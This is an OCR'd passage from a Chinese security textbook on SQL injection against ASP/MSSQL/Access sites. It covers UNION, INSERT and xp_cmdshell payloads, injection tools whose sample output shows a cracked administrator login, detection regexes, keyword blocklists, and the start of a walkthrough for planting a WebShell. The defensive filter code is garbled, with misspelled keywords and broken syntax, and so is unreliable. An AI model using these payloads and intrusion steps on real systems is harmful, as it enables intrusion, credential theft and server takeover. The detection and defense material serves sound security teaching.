该请求并没有把用户提交的数据与现存的 Users 表单做比较，而是直接比较“AND”，显然，它总是返回“true”（“nothing”和“null”是有区别的）。由于 WHERE 语句中的所有验证条件都符合，所以用户名将使用表单中搜索到的第一行中的那个。接着，用户名将被传递给变量 strAuthCheck。这样，程序的效力就得到了保证。

（5）SELECT 语句查询

对于另一些情况而言，必须根据查询那些有缺陷的 Web 程序返回的结果来判断和调整提交的 SQL 查询字符串。

SELECT 查询被用于从数据库中获取信息。大多数 Web 应用程序通过 SELECT 语句向数据库获取信息后动态地在页面上显示出来。通常情况下，数据库查询可以伪造，它将成为 WHERE 子句的一部分。我们可以通过插入 UNION SELECT 语句绕过 Web 程序允许我们查询的数据，从而得到其他数据。联合查询（UNION SELECT）允许在一条语句中使用多个 SELECT 查询，示例如下。

```
    SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT CompanyName FROM
Customers WHERE 1 = 1
```

它返回的结果中包含了第一个查询和第二个查询的结果，“ALL SELECT”中的“ALL”是必须要有的，这样可以逃过 SELECT DISTINCT 语句的限制并且不会妨碍其他语句，所以最好使用它。必须确认第一个查询，即 Web 应用程序编写者希望执行的那个被执行，不返回任何记录。这并不难，举个例子，有这如下表达式。

```
    SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE City = '"
& strCity & "'"
```

构造如下插入串。

```
' UNION ALL SELECT OtherField FROM OtherTable WHERE ''='
```

这将导致如下的 SQL 查询语句被提交给 SQL Server。

```
SELECT FirstName, LastName, Title FROM Employees WHERE City = '' UNION ALL SELECT
OtherField FROM OtherTable WHERE ''=''
```

让我们看看会发生什么：数据库搜索 Employees 表，查找“City”被设置为“null”的那一行，由于找不到，所以不会返回任何记录，只有我们注入的查询能够返回记录。在一些情况下，使用 null 值失败，是因为表里的确存在相应的值。

在这种情况下，可以构造一个表中不存在的值。只要输入一些不普通的值（最好是对照那些正常的值），当数据库需要一个自然数时，0 或者负数都能工作得很好。对于文本参数，简单地用“NoSuchRecord”、“NotInTable”或更常见的“sjdajdhajsh”即可，只要不返回记录就好。

（6）圆括号

如果有缺陷的查询语句中包含圆括号“(”（就像下面的例子中那样），或者返回的错误信息里显式提醒缺少了“(”（Oracle 会这么做），那么应该在提交的 SQL 注入字符串中加入“(”。通常的做法是在 WHERE 子句后面添加一个括号，但是在一些情况下，需要添加 2 个或者更多的括号。

下面是 parenthesis.asp 的源代码。

```
mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM Employees WHERE
(City = '" & strCity & "')"
```

插入如下的值。

```
") UNION SELECT OtherField FROM OtherTable WHERE (''='"
```

那么，传送给 SQL Server 的语句就变成了如下内容。

```
SELECT LastName, FirstName, Title, Notes, Extension FROM Employees WHERE (City
= '') UNION SELECT OtherField From OtherTable WHERE (''='')
```

（7）LIKE 语句查询

另一个非常严重的问题是陷入一个 LIKE 子句的陷阱。大多数的 Web 搜索程序使用 LIKE 子句查询数据库，示例如下。

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE LastName LIKE
'%" & strLastNameSearch & "%'"
```

其中的“%”是通配符。在这个例子里，WHERE 子句会返回“true”，只要 LastName 里有字符串含有 strLastNameSearch 即可。为了阻止 SQL Server 返回预计中的记录，构造的 SQL 语句里必须含有 LastName 里没有的字符串。Web 搜索程序搜索的字符串来自用户的输入。通常有一个“'”和一个“%”在输入的字符串之前，因此，我们构造字符串时，需要在 WHERE 子句中匹配它们。如果将“null”作为搜索字符串，那么 LIKE 的参数会变成“%%”，这是一个全匹配，会返回所有记录。

5. SQL 插入

（1）插入基础

关键字 INSERT 被用于向数据库添加信息，INSERT 主要用在包括用户注册、论坛、添加商品到购物车等时。检查 INSERT 使用的弱点和检查 WHERE 一样。我们可能不想使用 INSERT，所以如何

避免被利用是一个重要的问题。

INSERT 注入尝试常常会让数据库以行的形式返回结果，这将导致泛滥的单独引用，还可能导致 SQL 关键字意义改变。能否发现 INSERT 注入，取决于管理员的注意力是否集中和信息对数据库的操作是否规范，所以要特别注意。

上面提到了 INSERT 注入和 SELECT 注入的不同。只要允许用户进行注册，就提供了用于输入名字、地址、电话等信息的表单。在提交这个表单之后，攻击者为了进一步得到 INSERT 的弱点，必须要看到用户提交的信息。信息放在那里不要紧，但攻击者可以根据数据库里存储的名字及相应的权限发送 SPAM 邮件等。

（2）插入请求

一个插入的请求看起来就像这样。

```
INSERT INTO TableName VALUES ('Vaule One','Value Two','Value Three')
```

可以利用一个在参数 VALUES 中的子句看到其他数据。使用这种方法，SQL 代码如下。

```
SQLString ="INSERT INTO TableName VALUES ('" & strValueOne & "', '" & strValueTwo
& "', '" & strValueThree & "')"
```

这样填写表单。

```
Name: ' + (SELECT TOP 1 FieldName FROM TableName) + ' Email: blah@blah. com Phone:
333-333-3333
```

使 SQL 的声明变为如下内容。

```
INSERT INTO TableName VALUES ('' + (SELECT TOP 1 FieldName FROM TableName) + '',
'blah@blah. com', '333-  333-3333')
```

访问个人设置页面查看使用信息，第一个字段通常是用户名。如果不在 Subselect 标签中使用“TOP 1”，将得到一个错误信息，表示该 Subselect 返回了太多记录，查看表中所有的行，使用与 NOT IN() 相同的方法可以得到单独的记录。

6. SQL 服务器存储过程的利用

（1）存储过程基础

一个完整安装的 MSSQL 服务器有上千个存储过程。如果能在一个后台使用 MSSQL 的网页应用程序得到 SQL 注入，就能使用这些存储过程实现一些非凡的成果。我将讨论很少的特殊的过程。取决于网页程序使用数据库的用户，只有一些可以工作，并不是所有的用户都可以利用。

我们应该知道，存储过程注入不能通过存储过程的返回值来确定注入是否成功，而取决于想要实现的目标，这个目标不一定是得到数据，返回的数据可能有其他意义。存储过程注入比一般的查询注入简单。存储过程注入的弱点利用示例如下。

```
simplequoted. asp?city=seattle';EXEC master. dbo. xp_cmdshell 'cmd. exe dir c:'
```

以后就不用担心列和数据的类型的匹配了。这个可能的弱点的输出，看上去像“程序无法返回”的错误信息一样。

（2）xp_cmdshell

```
xp_cmdshell {'command_string'} [, no_output]
```

master.dbo.xp_cmdshell 是存储过程的圣杯，它带来了一个问题，能够调用命令行的数据库用户的和他的运行权限，这个并不可用除非这个网页程序使用的数据库用户是 sa，运行级别为 6。

（3）调用对象

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

另外一个好的调用对象是 master.dbo.sp_makewebtask，如上面代码所描述，它是一个本地的输出文件和一个 SQL Statement。

sp_makewebtask 可以查询并建立一个包含输出的网页，可以像使用一个 UNC 路径名一样使用一个本地输出，意思是，这个输出文件可以放在任何一台连接在 Internet 上的计算机中，并有可写的 SMB 共享（SMB 请求不需要任何身份验证）。如果有一个防火墙限制了服务器连接 Internet，可以试着把输出文件放在网页目录下（要知道或者猜测网页的目录）。同样值得注意的是，引用查询可能包含其他存储过程。

执行“Making "EXEC xp_cmdshell 'dir c:'"”这个查询，将在网页中给出“dir c:”的输出。当进行嵌套引用的时候，需要单独使用引用和双引号。

5.1.4　SQL 注入检测工具

1. HDIS

HDIS 的界面如图 5-1 所示。




图 5-1　HDIS

2. NBSI2

NBSI2 是 NB 联盟出品的一款功能强大的针对 ASP 的注入分析工具，可以对目标网站进行注入扫描注入分析，附带的 NBSIUpload 程序还可以利用注入点上传指定程序。NBIS2 在字符型注入上明显优于其他工具。NBSI2 的界面如图 5-2 所示。

3. 阿 D 注入工具

“阿 D 注入工具”是一个搜索能力极强的 SQL 注入工具，它的优势在于可以发现很多注入点，其界面如图 5-3 所示。




图 5-2　NBSI2

图 5-3　阿 D 注入工具

4. Domain

Domain 是“黑客动画吧”的“明小子”的作品，它集合了脚本入侵中的大部分功能，包括旁注检测、综合上传、SQL 注入检测、数据库管理等。

- 旁注检测功能：包括虚拟主机域名查询、二级域名查询、整站目录扫描（多线程）、网站批量扫描（多线程）、自动检测网站排名、自动读取\修改 Cookie、自动检测注入点。
- 综合上传功能：包括 Dvbbs 论坛上传漏洞功能、动力系统上传漏洞功能、乔客上传漏洞功能及自定义上传功能。程序默认防杀 ASP 木马，也可进行自选查杀。
- SQL 注入检测功能：可批量对多个网站进行注入点扫描、SQL 注入猜解（多线程检测，可猜解中文）、自动暴库、后台登录地址扫描（多线程）、检测设置专区。
- 数据库管理功能：包括新建数据库、浏览数据库、新建表及字段、压缩数据库、修改数据库密码、MD5 加密、数据库密码破解、增加及删除记录等功能。

旁注 Web 综合检测程序的界面如图 5-4 所示。




图 5-4　旁注 Web 综合检测程序

5. WIS 和 WED

WIS 和 WED 是两个基于命令行的 SQL 注入工具，作者是小榕。wis.exe 是用来扫描某个站点中是否存在 SQL 注入漏洞的，wed.exe 则是用来破解 SQL 注入的用户名和密码的。两个工具的使用都非常简单，结合起来就可以完成从寻找注入点到注入攻击完成的整个过程。

（1）WIS

WIS（Web Injection Scanner）自动对整个网站进行 SQL Injection 脆弱性扫描，并且能够扫描后台登录界面。

扫描整个网站，找出存在 SQL Injection 的页面，示例如下。

```
C:\>wis http://www. someaspsite. com/
Web Injection Scanner (Protype 0. 4)
by netXeyes, 2004. 05. 08 http://www. netXeyes. com security@vip. sina. com
Scanning http://www. someaspsite. com/, Page: Unlimited
Patient, Please....
(001 + 000) Checking: /shownews. asp?newsid=204
SQL Injection Found: /shownews. asp?newsid=204
Injection Page Final Result:
==============================
/shownews. asp?newsid=204
C:\>
```

扫描后台管理页面，示例如下。

```
C:\>wis http://www. someaspsite. com/ /A
Web Injection Scanner (Protype 0. 4)
by netXeyes, 2004. 05. 08 http://www. netXeyes. com security@vip. sina. com
Scanning http://www. someaspsite. com/, Page: Unlimited, Detect Access Page
Patient, Please....
(004 + 005) Access Page: /www. asp
(004 + 006) Access Page: /wwwstats. asp
(004 + 006) Access Page: /wwwlog. asp
(004 + 006) Access Page: /wstats. asp
(004 + 006) Access Page: /work. asp
(005 + 007) Access Page: /webstats. asp
```

```
(000 + 016) Access Page: /gansu2/tjhg. files/admin_index. asp
(000 + 015) Access Page: /gansu2/tjhg. files/admin. asp
(000 + 012) Access Page: /gansu2/gs. files/admin_index. asp
(000 + 011) Access Page: /gansu2/gs. files/index_admin. asp
(000 + 010) Access Page: /gansu2/tjhg. files/admin_del. asp
(000 + 009) Access Page: /gansu2/ddddd. files/manage. asp
(000 + 003) Access Page: /gansu2/ddddd. files/index_admin. asp
Access Page Final Result:
============================
/gansu2/login. asp (200 OK)
Scan Finished
C:\>
```

（2）WED

WED（Web Entry Detector）针对存在 SQL Injection 的网站，对管理账号进行扫描。

对通过 WIS 扫描出的存在 SQL Injection 漏洞的网站进行后台管理账号扫描，示例如下。

```
C:\>WED. exe http://www. someaspsite. com/shownews. asp?newsid=1544
Web Entry Detector, Ver 1. 0 by netXeyes, 2004/08/26
http://www. netXeyes. com, security@vip. sina. com
#### Phrase 0: Check Enviroment ####
Get Row 1, Set Sensitive 250, Max Threads is 30
File C:\TableName. dic Opened
File C:\UserField. dic Opened
File C:\PassField. dic Opened
#### Phrase 1: Process Argv ####
Host:www. someaspsite. com
Page:/shownews. asp?newsid=1544
#### Phrase 2: Detect SQL Injection ####
SQL Injection Detected.
#### Phrase 3: Get Cookies ####
Tag: 2017
Cookie: ASPSESSIONIDSADSBTAS=BIMAMMNCLCCIFICPLNEMFKND; path=/
#### Phrase 4: Starting Get Table Name ####
Tag: 45
Got Table Name is "users"
#### Phrase 5: Starting Get Name Field ####
Tag: 45
Got Name Field is "name"
#### Phrase 6: Starting Get Length of Field "name" ####
Tag: 24
Got Length of Field "name" is: 13
#### Phrase 7: Starting Get Password Field ####
Tag: 45
Got Password Field is "pwd"
#### Phrase 8: Starting Get Length of Field "pwd" ####
Tag: 24
Got Length of Field "pwd" is: 9
#### Phrase 9: Starting Brute Field "name" and "pwd" (Access Mode) ####
name is: administrator
pwd is: admin@bvn
C:\>
```

到这一步，就可以通过 WIS 扫描获得的管理页面后台登录了。

5.1.5　对 SQL 注入的检测

下面介绍 SQL 注入检测的相关内容。

1. SQL 注入的正则表示式

我们应该考虑用户的各中类型的输入（如表单或 Cookie 信息），而且如果发现来自一个规则的许多警告，就需要留意单引号或者分号，也许些字符是 Web 应用程序创造的，可以合法地在 Cookie 中输入。因此，我们需要根据特殊的 Web 应用程序评估每一个规则。

前面提到，一个详细的检测 SQL 注入攻击的正则表达式要留意 SQL 特殊的 meta-characters，如单引号（'）、双重破折号（--）。为了查出这些字符和及其 Hex 等值，可以使用以下正则表达式。

（1）检测 SQL meta-characters 的正则表达式

```
/(\%27)|(\')|(\-\-  )|(\%23)|(#)/ix
```

首先检查单引号等值的 Hex、单引号或者双重破折号。这些是 SQL Server 或 Oracle 字符，表示后面的内容为评论，即后面的内容都将被忽略。另外，如果服务器使用 MySQL，需要留意“#”和与它等值的 Hex 的出现。

注意

不需要检查与双重破折号等值的 Hex，因为这不是 HTML meta-character，所以浏览器不会进行编码。而且，如果攻击者设法手工修改双重破折号为它的 Hex 值“%2D”，SQL 注入将会失败。

（2）典型的 SQL 注入攻击的正则表达式

```
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
\w* -              //零或多个字符或者下划线
(\%27)|\' -        //单引号或它的 Hex 等值
(\%6 F)|o|(\%4 F))((\%72)|r|-     (\%52)   //“or”的大/小写及它的 Hex 等值
```

SQL UNION 查询在 SQL 注入中同样是很常见的。如果前面的正则表达式仅仅检测单引号或者其他的 SQL Meta Characters，会造成很多的错误。应该进一步修改查询，检测单引号和关键字“union”，这同样可以进一步扩展其他的 SQL 关键字，如“select”、“insert”、“update”、“delete”。

（3）检测 SQL 注入 UNION 查询关键字的正则表达式

```
/((\%27)|(\'))union/ix
(\%27)|(\' ) -          //单引号和它的 Hex 等值
```

（4）“union”、“-union”关键字

可以同样为其他 SQL 查询定制表达式，如 select、insert、update、delete、drop 等。

在这个阶段，攻击者已经发现 Web 应用程序存在 SQL 注入漏洞，所以将尝试利用它。如果攻击者认识到后端服务器是 SQL Server，一般会尝试运行一些危险的储存和扩展储存过程。

这些过程一般以“sp”或“xp”开头。攻击者可能尝试运行“xp_cmdshell”命令扩展储存过程（通过 SQL Server 执行 Windows 命令）。SQL 服务器的 sa 用户有执行这些命令的权限。同样，可以通过 xp_regread、xp_regwrite 等储存过程修改注册表。

（5）检测 SQL Server SQL 注入攻击的正则表达式

```
/exec(\s|\+)+(s|x)p\w+/ix
exec -              //请求执行储存或扩展储存过程的关键字
(\s|\+)+ -          //一个或多个空白或它们的 HTTP 等值编码
(s|x) p-       //“sp”或“xp”用来辨认储存或扩展储存过程
\w+ -               //一个或多个字符或下划线来匹配过程的名称
```

2. 跨站脚本（CSS）的正则表达式

当发动 CSS 攻击或检测一个网站漏洞时，攻击者可能首先使简单的 HTML 标签，如 <b>（粗体）、<i>（斜体）或 <u>（下划线），或者可能尝试简单的 <script> 标签，如“<script>alert("OK")</script>”。大多数出版物和网络传播的检测网站是否有 CSS 漏洞，通常都拿这语句作为例子，因为它可以很简单地被检测出来。

然而，高明一点的攻击者可能用它的 Hex 值替换整个字符串，这样，<script> 标签会以“%3C%73%63%72%69%70%74%3E”的形式出现。另一方面，攻击者可能使用 Web 代理服务器（如 Achilles）自动转换一些特殊字符，如将“<”转换成“%3C”、将“>”转换成“%3E”。这样，攻击发生时，URL 中通常以 Hex 等值代替角括号。

下列正则表达式将检测任何文本中包含的 HTML 的角括号，它将捕获试图使用“<b>”、“<u>”或“<script>”标签的程序，这里的正则表达式应该忽略大小写。我们需要同时检测角括号和它的 Hex 等值（%3C|<）。要检测 Hex 进制转化的整个字符串，必须检测用户输入的数字和“%”，即使用“[a- z0- 9%]”语句，但这可能会导致一些错误。

（1）一般 CSS 攻击的正则表达式

```
/((\%3C)|<)((\%2F)|\/)*[a-   z0- 9\%]+((\%3E)|>)/ix
((\%3C)|<)              //检查“<”和它的 Hex 等值
((\%2F)|\/)*            //结束标签或它的 Hex 等值
[a- z0- 9\%]+           //检查标签里的字母或它的 Hex 等值
((\%3E)|>)              //检查“>”或它的 Hex 等值
```

跨站脚本同样可以使用 <img src=> 技术。

（2）"<img src" CSS 攻击正则表达式

```
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|
>)/I
(\%3 C)|<) -                    //“<”或它的 Hex 等值
(\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47) -        //“img”或它的大小写
Hex 等值的变化组合
[^\n]+ -                        //除了换行符以外的任何跟随“<img”的字符
(\%3E)|>) -                     //“>”或它的 Hex 等值
```

（3）CSS 攻击的极端的正则表达式

```
/((\%3C)|<)[^\n]+((\%3E)|>)/I
```

这个规则很简单，就是寻找“<+除换行符外的任何字符+>”。由于 Web 服务器和 Web 应用程序的架构不同，这个规则可能产生一些错误，但它能够保证捕获任何 CCS 或者类似 CSS 的攻击。

3. 注入总结

在本节中，我们提出了不同种类的正则表达式规则来检测 SQL 注入和跨站脚本攻击，有些规则

严禁网络传播本PDF，违者责任自负！

简单而极端，任何一个潜在的攻击都将提高警惕，但这些极端的规则可能导致一些主动的错误。考虑到这一点，我们修改了这些简单的规则，利用了其他样式，以便检查得更准确一些。在这些网络应用形成的攻击检测中，推荐将这些作为调试 IDS 或日志分析方法的起点。

5.1.6　对 SQL 注入的防护

下面介绍对 SQL 注入的防护。

1. SQL 攻击检测/防御/跟踪模型

针对 SQL 攻击的防御，前人做过大量的工作，提出的解决方案包括如下 4 种。

- 方案一：封装客户端提交的信息。需要 RDBMS 的支持，目前只有 Oracle 采用该技术。
- 方案二：替换或删除敏感字符/字符串。这是一种不完全的解决措施，举例说明系统的弱点。当客户端的输入为“…ccmdmcmdd…”时，在对敏感字符串“cmd”进行替换和删除以后，剩下的字符正好是“…cmd…”。
- 方案三：屏蔽出错信息。其实质是在服务端处理完毕之后进行补救，因为攻击已经发生，这里只是阻止攻击者知道攻击的结果。
- 方案四：在服务端正式处理之前对提交数据的合法性进行检查等。被多数研究者认为是最根本的解决方案。在确认客户端输入内容的合法性之前，服务端拒绝进行关键的处理操作。

方案四与方案二的区别在于：方案四一旦检测到敏感字符/字符串，针对数据库的操作将即行中止，而方案二是对有问题的客户端输入进行补救，不中止程序后续操作。方案二虽然在一定程度上有效，但有“治标不治本”的嫌疑，随着新的攻击方式不断出现，只要允许服务端程序使用这些提交信息，就有受到攻击的可能。

因此，本节针对 SQL 注入攻击的检测/防御/备案模型，即基于提交信息的合法性检查，在客户端和服务端进行两级检查，只要任一级检查没有通过，提交的信息就不会进入 query 语句，因而不会构成攻击。在客户端和服务端进行合法性检查的函数基本相同。客户端检查的主要作用是减少网络流量、降低服务器负荷，将一般误操作的低等级攻击与高等级攻击行为区分开来。在技术上，客户端的检查是有可能被有经验的攻击者绕开的，在这种情况下，提交的数据被直接发往服务端，所以，在服务器端设置二级检查就显得十分必要。由于正常提交到服务端的数据已经在客户端检查过，因此，服务端检查发现的提交异常基本可以认定为恶意攻击行为所致，此时就可以中止提交信息的处理，进行攻击备案，并对客户端给出出错或警告提示。对应模型如图 5-5 所示。




图 5-5　SQL 注入攻击的检测/防御/备案模型

2. SQL 敏感字符防护

对提交信息的检查，主要包括数据类型检查、数据长度检查和敏感字符过滤。前两项可利用函数直接实现，而敏感字符过滤则需要应用开发方进行相应的开发。SQL 注入攻击敏感的字符/关键词包括“exec”、“xp_”、“sp_”、“declare”、“Union”、“cmd”、“+”、“//”、“..”、“;”、“ ' ”、“--”、“%”、

严禁网络传播本PDF，违者责任自负！

“0x”。

经过总结，query 语句是必须用到的，因此可以针对这些敏感字符设定过滤函数，在把这些上传的参数结合到查询语句之前对其进行过滤。下面是两个函数（即过滤模块）的主要代码。

```
function Myfilter(str)
//这个函数的作用是当需要检查的参数中含有非法字符时返回布尔值“True”
Dim strFilter, arrFilter, binFlag, i
strFilter="exce, xp_, sp_, declare, cmd, Union, //, .., 0x, ´, --, ;"
//如果还有其他敏感的字符或者符号，可以将其直接加入上面这行代码中
binFlag=Flase
arrFilter=Split(strFilter, ",")
For i=0 To UBound(arrFilter)
   If Instr(UCase(str), UCase(arrFilter(i)))>0 Then
      binFlag= True
      Exit For
   End if
Next
Myfilter=binFlag
end function
function check()
//这个函数的作用数调用 Myfilter 函数对提交的参数进行检查。如果提交的参数中含有非法字符，给出提示；否则，向服务器端提交参数
dim Uname, UPwd
Uname=Tirm(document, Thisform, Username, value)
UPwd= Tirm(document, Thisform, UserPwd, value)
if Myfilter(Uname) or Myfilter(UPwd) then
   Alert("提交的用户名或者密码中含有非法字符!")
   Exit function
else
   document, Thisform, submit
end if
end function
```

提交非法字符的人都有可能是 SQL 注入的攻击者。但考虑到用户在正常使用中的误操作也有提交非法字符/字符串的可能，因此，客户端的一级检查，无论是对用户误操作，还是对一般性攻击，处理措施只是中止信息的提交，给出友好的出错提示。如果经过一级检查以后，提交到服务器端的信息中仍然包括非法字符/字符串，那么唯一的可能就是攻击者绕开了客户端的一级检查。对于这种危险的信号，服务器端将从收到的提交信息数据包中提取攻击源的 IP 地址，存入数据库备查，同时中止针对数据库的操作。

出错或警告提示的代码如下。

```
<%
//Myfilter()函数的代码与上面客户端的代码基本相同，当检测到非法字符时，提交非法字符的源计算机 IP 地址将被存入一张名为 IP_Attack 的表，该表还会记录该攻击源第一次和最后一次提交非法字符的时间，以及提交非法字符的次数，对应的字段分别为 IP、FirstAttack、LastAttack、Times
Dim Username, UserPwd                                    //定义变量
Username=Trim(Request("Username"))                       //读取提交信息并给变量赋值
UserPwd=Trim(Request("UserPwd"))
If Myfilter(Username) or Myfilter(UserPwd) then          //如果检测到异常进行攻击备案处理
Dim userip, userip1, userip2                             //定义变量
Dim conn, rs, query, strAdd, strUpdate                   //以下代码用于获取攻击源 IP 地址
   userip1 = Request, ServerVariables("HTTP_X_FORWARDE_FOR")
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    userip2 = Request, ServerVariables( " REMOTE_ADDR " )
  if useriplt = " " then
     userip = userip2
  else
     userip = useriplt
  end if
  query = " Select * form IP_Attack where ip
      = ´ " &userip& " ´ "                                    //根据 IP 地址构造查询
  strAdd = " Insert into IP_Attack(IP, FirstAttack, LastAttack) Values( ´ " & userip
& " ´ , ´ " & now() & " ´ , ´ " & now & " ´ ) "
    set conn = Server.CreateObject( " Adobd.Connection " )      //与数据库建立连接
  set rs = Server.CreateObject( " Adobd.Recordset " )
  conn.open query, Conn, 1, 2, adCmdTable
  if Rs.RecordCount<=0 then     //根据数据库中的备案情况，决定添加新记录或更新已有记录
  ……       //经过非法字符过滤的提交参数将被认为是不具有威胁的，执行正常处理
  end if
  %>
```

防范的时候需要对用户的输入进行检查，特别是对一些特殊字符，如单引号、双引号、分号、逗号、冒号、连接号等进行转换或者过滤。

需要过滤的特殊字符及字符串有“net user”、“xp_cmdshell”、“/add”、“exec master.dbo.xp_cmdshell”、“net localgroup administrators”、“select”、“count”、“Asc”、“char”、“mid”、“'”、“:”、“"”、“insert”、“delete from”、“drop table”、“update”、“truncate”、“from”、“%”。

3. 数据处理

所有的客户端数据可以被恶意提交的字符或字符串清除，这可能在所有的应用程序中实现，不仅仅是在使用 SQL 查询的时候。最好的数据过滤方式是不用规则的表达方式，使它只包括我们想要的字符类型。

举个例子，下边的 regxp 只能返回字母和数字，尽可能过滤“s/[^0- 9a- zA- Z]//g”这样的特殊字符。尽量使用数字，以后只使用数字和字母。如果需要各种各样的标志或标点，要确保完全将它们转换成 HTML 标记，如“"e;" or ">”。例如，一个用户提交了一个电子邮件地址，只允许使用数字、字母、“@”、“_”、“.”和“-”，原因在于，只有这些字符可以转换成 HTML 标记。

4. 编写安全的 Web 程序

特殊防护 SQL 注入规则如下。

- 尽量使用数字作为数据。
- 限制网页应用程序的数据库用户在数据库中的权限。

如果这个用户只需要访问一些预定义的存储过程，就不要赋予这个用户访问所有存储过程的权限。

5.1.7 小结

由于 SQL 注入攻击针对的是应用开发过程中编程的不严密，因而对于绝大多数防火墙来说，这种攻击是“合法”的。问题的解决只有依赖于严谨的编程。专门针对 SQL 注入攻击的工具较少，Wpoison 对于用 ASP、PHP 进行的开发有一定帮助。本节的 DDL 模型可以作为一个整体解决方案，对代码稍加变动，也可以用于 SQL Server 以外的关系数据库。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

5.2 Access 注入获取 WebShell

SQL 注入攻击按照其攻击的时间特性和方法有效性，总体思路如下。

- 扫描并发现 SQL 注入的具体位置，通过扫描软件或者手工判断获取存在 SQL 注入漏洞的页面和网站地址。
- 被攻击目标信息的收集和采集。对存在 SQL 注入漏洞的页面进行测试，通常可以通过一些 SQL 注入工具进行目标信息的收集与采集，如 Domain 3.5、Havij、WebCruiser、Pangolin 等。通过这些工具可以收集目标站点操作系统类型、IIS 版本、数据库版本、数据库用户、数据库用户密码、列目录等信息。能够利用的 SQL 注入点猜测数据库和表的内容，通过猜测管理员表中的字段获取管理员的用户名和密码。
- 分析目前数据库用户的权限。对于 MySQL、MSSQL 和 Oracle 数据库，需要分析存在 SQL 注入点的当前数据库用户权限，如果是 root 用户或者 sa 等较高权限，则可以直接执行各种系统命令。例如，直接添加用户并授权后，通过 3389 或者 SSH 可以直接进入对方服务器。
- 寻找并获取网站的真实路径。通过出错信息、SQL 注入读取网站虚拟目录路径等方法获取网站的真实路径。获取网站的真实路径后，可以通过备份数据库、恢复数据库、数据库查询、插入一句话木马到网站配置文件或者新闻输入等位置来获取一句话后门。
- 寻找上传页面，上传网页木马，获取 WebShell 权限。在获得管理员密码后，通过登录网站后台寻找上传页面，上传网页木马。有些网站不能直接上传网页木马，但可以利用各种上传漏洞和构建特殊文件上传网页木马。如果均不能上传网页木马，则仅能获得管理员权限。

对于 Access 数据库和 ASP 网站组合使用中存在的 SQL 注入点，处理思路主要有下面 5 个。

- 查看是否有直接可以上传 WebShell 的地方。如果有，就可以通过直接上传 WebShell 来获得 WebShell 控制权限。
- 存在上传地址，但无法直接上传 WebShell 时，可以尝试通过 IIS 解析漏洞等方法绕过对文件后缀名的验证。
- 备份数据库。在存在输入的页面上添加一句话木马，然后将数据库备份为 ASA 或者 ASP 文件。
- 本地构建上传页面，通过抓包等方法从本地提交到服务器。
- 通过查询直接将一句话写入一个文件中（此方法就是本节用到的方法）。

下面就一个具体的目标介绍如何实施渗透。

5.2.1 扫描漏洞

本次渗透测试使用一个国外的工具 WebCruiser，它提供了免费版本供安全爱好者使用，官方下载地址为 http://sec4app.com/。该软件不需要安装，不过需要 .NET FrameWork 2.0 以上环境的支持。

运行 WebCruiser，如图 5-6 所示，在“URL”文本框中输入本次需要扫描的地址“http://www.xxx.org”，然后在菜单栏中单击“Scanner”按钮和“Scan Current Site”标签对目标站点进行扫描。WebCruiser 的扫描效果还是不错的，虽然也有误报，但对 Java 程序的扫描效果非常好。本次扫描结果表明，目标网站有 2 个漏洞，一个是 SQL 注入漏洞，另一个是跨站漏洞。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

